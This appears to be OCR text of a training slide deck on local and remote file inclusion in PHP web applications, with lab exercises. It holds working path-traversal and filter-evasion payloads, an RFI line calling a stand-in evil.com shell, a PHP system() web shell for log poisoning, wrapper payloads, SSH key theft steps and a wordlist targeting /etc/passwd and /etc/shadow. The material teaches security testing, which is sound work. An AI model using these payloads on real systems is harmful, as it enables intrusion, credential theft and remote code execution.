File Inclusion

Whoops! You were
not supposed to see that!

01 **What are File Inclusions?**

LFI, RFI & more!

02 **Finding a target!**

Where do you find File Inclusion vulnerabilities?

03 **Is the target vulnerable?**

You can't hide from me!

04 **File Inclusion To RCE!**


Popping shells!

05 **Wrapper magic!**

WRAP:// What?

06 **Tools, exercises and examples!**

Putting it to the test!



01 What are File Inclusions?

LFI, RFI & more!

https://example.com/view?file=cats.txt

```
$file = $_GET['file'];
include($file);
```

Which secure coding principle does this violate?

https://example.com/view?file=../bankinfo.txt

```php
$file = $_GET['file'];
include($file);
```

Which secure coding principle does this violate?

Always sanitize user input!

LFI vs RFI

Local File Inclusion

- View local files
- More common
- Harder to exploit

Remote File Inclusion


- View remote files
- Less common
- Easier to exploit

How critical are file inclusion vulnerabilities?

Not really critical.

HOWEVER...

Chain vulnerabilities!



02 Finding a target

Where do you find File Inclusion vulnerabilities?

3 Scenarios

Including files that are ...

Printed to a page

Example:
Files made available through a web application

https://example.com/?file=cats.txt

Served as downloads

Example:
Files are downloaded through the web application

https://example.com/?download=cats.mp4

Parsed by interpreter


Example:
The web application uses modules for modularity

https://example.com/?module=cats.php

Finding a target parameter

- ?cat=
- ?dir=
- ?action=
- ?board=
- ?date=
- ?detail=
- ?file=
- ?download=
- ?path=
- ?folder=
- ?prefix=
- ?include=
- ?page=
- ?inc=
- ?locate=
- ?show=
- ?doc=
- ?site=
- ?type=
- ?view=
- ?content=
- ?document=
- ?layout=
- ?mod=

How do we detect finding LFI



1. Grab a file path you know will exist
   - Linux: /etc/passwd
   - Windows: %WINDIR%\win.ini
   - MacOS: /etc/fstab
2. Add a lot of '../../../../'
   - Why?
   - Server at /var/www/html/file
   - You want /
3. See if you get the file you requested.

*Excerpt from "CyberSecLabs - Office - Linux [Walkthrough]" @ https://youtu.be/PcV3tOw7f_k?t=215

Filter evasion

Encodings

Null Byte Termination

```
?param=../../../../../../../../etc/passwd%00
```

Double HTML encoding

```
?param=%252e%252e%252fetc%252fpasswd
```

UTF-8 encoding

```
?param=%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd
```

Path & Dot Truncation

```
?param=../../../etc/passwd........[ADD MORE]
?param=../../../etc/passwd\.\.\.\.[ADD MORE]
?param=../../../etc/passwd/./././.[ADD MORE]
?param=../../../[ADD MORE]../../../etc/passwd
```

PHP truncates very long filenames

Filter evasion

Various tricks

```
?param=....//....//etc/passwd
?param=..///////..////..//////etc/passwd
?param=..///////..////..//////etc/passwd
```

Imagine a system removing all ../
Removing ../ from ….// results in ../
(Fix: Remove ../ in while loop!)

NGINX Alias LFI

/i../ → /data/w3/

```
location /i {
    alias /data/w3/images/;
  }
```

RFI


Basic RFI

```
?param=http://evil.com/shell.php
```


SMB Shares

```
?param=\\IP\SHARE\shell.php
```

*In PHP, when allow_url_include and allow_url_fopen are disabled, it's still possible to include remote files on Windows machines using SMB shares.



Exploiting RFI




Host malicious file

Include malicious file

Profit!

Exploiting using Apache Log File



- /var/log/apache2/access.log
  - Contains logs
  - Poison logs

Log poisoning:

Send request like
“http://example.com/
?poison=<?php system($_GET['c']); ?>”

More exploiting using logs

Via email

1. Send email to internal account containing malicious PHP code
2. Include /var/mail/USER

Via /proc/self/environ

1. Send request with payload in User-Agent
2. Include file

Via vsftpd logs

Only possible if vsftp is running on server

1. Login to vsftp using payload as username
2. Include /var/log/vsftpd.log

Exploiting using uploads

Via upload

If the site has upload functionality somewhere

1. Upload malicious file
2. Include file

Via zip upload

Upload a zip file “file.zip” containing a php file “rce.php” and include

?param=
zip://file.zip%23rce.php

Via phpinfo

If you can

- See phpinfo()
- file_uploads = on
- Write access to /tmp

Upload file using phpinfo, php stores it in /tmp and then deletes it.
Win race condition so that we include the file before it’s deleted.

Other exploitation

Via ssh

Try to access /home/USER/.ssh/id_rsa

Get private key
Crack (if needed)
Login using
ssh -i id_rsa user@ip

Via PHP sessions


PHP session cookie information stored in /var/lib/php5/sess_COOKIE.

Poison that file by setting another cookie to a payload

Via /proc/PID/fd/FD

Log payloads in as many ways as possible.


Bruteforce PID and file descriptor to find a log file containing it



05 Wrapper magic!

WRAP:// What?

php://filter wrapper



Useful for bypassing filters and reading source code of php files

?param=php://filter/read=string.rot13/resource=index.php

?param=php://filter/convert.iconv.utf-8.utf-16/resource=index.php

?param=php://filter/convert.base64-encode/resource=index.php

http://example.com/index.php?page=php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd

More wrappers

data://

?page=data://text/plain;
base64,PAYLOAD

expect://


?page=expect://id

(Not enabled by default)

input://

curl -X POST
--data "PAYLOAD"
"https://example.com/in
dex.php?page=php://inp
ut%00" -k -v

Note. The zip:// and phar:// wrappers can also be used in certain cases.
Read references for more info!




06

Tools, Exercises and examples!

Putting it to the test!

Tools




- Kadimus
- LFISuite
- FIMap
- Panoptic
- Liffy

Wordlists

```
/.../.../.../.../.../
\….\\\….\\\….\\\
%00../../../../../../etc/passwd
%00/etc/passwd%00
%00../../../../../../etc/shadow
%00/etc/shadow%00
%0a/bin/cat%20/etc/passwd
%0a/bin/cat%20/etc/shadow
/%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..
%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%
%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%
%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%
/%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..
/../../../../../../../../%2A
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/boot.ini
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/shadow
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fshadow
..%2F..%2F..%2F%2F..%2F..%2F%2Fvar%2Fnamed
..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd
..%2F..%2F..%2F%2F..%2F..%2Fetc/shadow
=3D "/.." . "%2f..
..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/boot.ini
admin/access_log
/admin/install.php
../../../administrator/inbox
```

- https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/LFI
- https://github.com/3mrgnc3/LFIter2
- https://github.com/hussein98d/LFI-files
- …

Articles & Extra reading



- https://insomniasec.com/cdn-assets/LFI_With_PHPInfo_Assistance.pdf
- https://highon.coffee/blog/lfi-cheat-sheet/
- https://developer.aliyun.com/article/452707
- https://www.corben.io/zip-to-rce-lfi/
- https://www.youtube.com/watch?v=rs4zEwONzzk&t=600s
- ...

Exercises

LFI in software exploits

Hack The Box Beep
Hack The Box Haystack
Hack The Box RE
Hack The Box Smasher

Basic LFI

Skf-labs LFI
TryHackMe Inclusion
Hack The Box Bighead
TryHackMe LFI Basics
Portswigger Path Traversal
DefCamp alien-inclusion
CyberSecLabs Office

Obscure LFI

Hack The Box Fulcrum
Hack The Box Book
Hack The Box Oz
Hack The Box Player
Hack The Box Bankrobber

Exercises

RFI

Hack The Box Sniper
Hack The Box Quick
Hack The Box Fulcrum
Hack The Box
TartarSauce
Skf-labs RFI

WAF Bypass

Hack The Box Waldo
Skf-labs LFI 2
DVWA Medium
DVWA Hard

Log Poisoning

Hack The Box Patents
Hack The Box Poison
TryHackMe DogCat
NahamCon Rotten logging

Exercises

Upload RCE

Hack The Box Friendzone

NGINX Alias LFI

Hack The Box Unattended

PHP Session RCE

Hack The Box Sniper

RFI SMB RCE

Hack The Box Sniper

SSH RCE

Hack The Box Waldo
Hack The Box Book
Hack The Box Oz

PHP Wrapper

TryHackMe DogCat

Can’t get enough of LFI?

- Ctftime writeups
- More LFI labs
- WebGoat